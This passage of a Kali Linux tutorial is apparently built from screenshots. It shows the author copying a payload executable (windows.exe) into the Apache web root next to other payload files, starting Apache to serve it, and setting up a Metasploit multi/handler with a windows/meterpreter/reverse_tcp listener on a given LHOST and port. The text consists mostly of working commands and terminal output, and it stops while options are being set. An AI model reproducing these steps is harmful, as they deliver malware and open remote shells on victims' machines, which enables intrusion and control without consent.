# ls
acunetix  aniket  windows.exe


(root@Kali)-[/home]
```

- Copy payload on following location 🖱️




```
Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 20:37
root@Kali: /home
root@Kali: /home
(root@Kali) - [/home]
cp windows.exe /var/www/html
```

- Payload copied successful




```
Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
Aug 6 20:37
root@Kali: /var/www/html
root@Kali: /home
root@Kali: /var/www/html
(root@Kali) - [/home]
cd /var/www/html
(root@Kali) - [/var/www/html]
ls
WS.exe      aniket.apk  game.apk    index.nginx-debian.html  shell.exe  windows.exe
android.apk aniket123.exe index.html  saurabh.exe              shell.txt
```

- Now start apache server




A screenshot of a Kali Linux terminal window. The terminal shows the prompt `(root@kali)~#` and the command `systemctl start apache2.service` has been entered. The background of the terminal window features a Kali Linux logo. The window title bar indicates it is a Kali Linux terminal.

- Now check apache server status (start or not)



A screenshot of a Kali Linux terminal window. The terminal shows the prompt `(root@kali)~#` and the command `systemctl status apache2.service` has been entered. The background of the terminal window features a Kali Linux logo. The window title bar indicates it is a Kali Linux terminal.

- Apache server started




```
(root@Kali) - [/home]
# systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2025-08-06 20:38:17 IST; 13s ago
 Invocation: 1c408e96548f49e0a066aeb02bee7e60
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 5881 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 5897 (apache2)
     Tasks: 7 (limit: 4488)
    Memory: 28.6M (peak: 28.9M)
       CPU: 313ms
    CGroup: /system.slice/apache2.service
            └─5897 /usr/sbin/apache2 -k start
              └─5900 /usr/sbin/apache2 -k start
                └─5901 /usr/sbin/apache2 -k start
                  └─5902 /usr/sbin/apache2 -k start
                    └─5903 /usr/sbin/apache2 -k start
                      └─5904 /usr/sbin/apache2 -k start
                        └─5905 /usr/sbin/apache2 -k start

Aug 06 20:38:16 Kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Aug 06 20:38:17 Kali systemd[1]: Started apache2.service - The Apache HTTP Server.


(root@Kali) - [/home]
```

- Now start msfconsole (Metasploit)




```
(root@Kali) - [/home]
# msfconsole
```


- Use following exploit multi handler



- Exploit set



- Now set payload that you are used for creating payload (windows.exe)




A screenshot of a Kali Linux terminal window. The terminal shows the following commands and output:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```

The terminal window has a dark background with a Kali Linux logo watermark. The top of the window shows the title bar and system tray.

- Use show options for detailed information about exploit




A screenshot of a Kali Linux terminal window. The terminal shows the following commands and output:

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
```

The terminal window has a dark background with a Kali Linux logo watermark. The top of the window shows the title bar and system tray.

- Set LHOST – attacker machine ip address



```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     [REDACTED]      yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port


Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf exploit(multi/handler) >

```

- Set LHOST 🖱️



```

msf > use exploit/multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.139.192 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf exploit(multi/handler) > set LHOST 192.168.139.192

```

```
Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 5 2043
root@kali: /home

View the full module info with the info, or info -d command.
msf exploit(multi/handler) > set LHOST 192.168.139.192
LHOST => 192.168.139.192
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

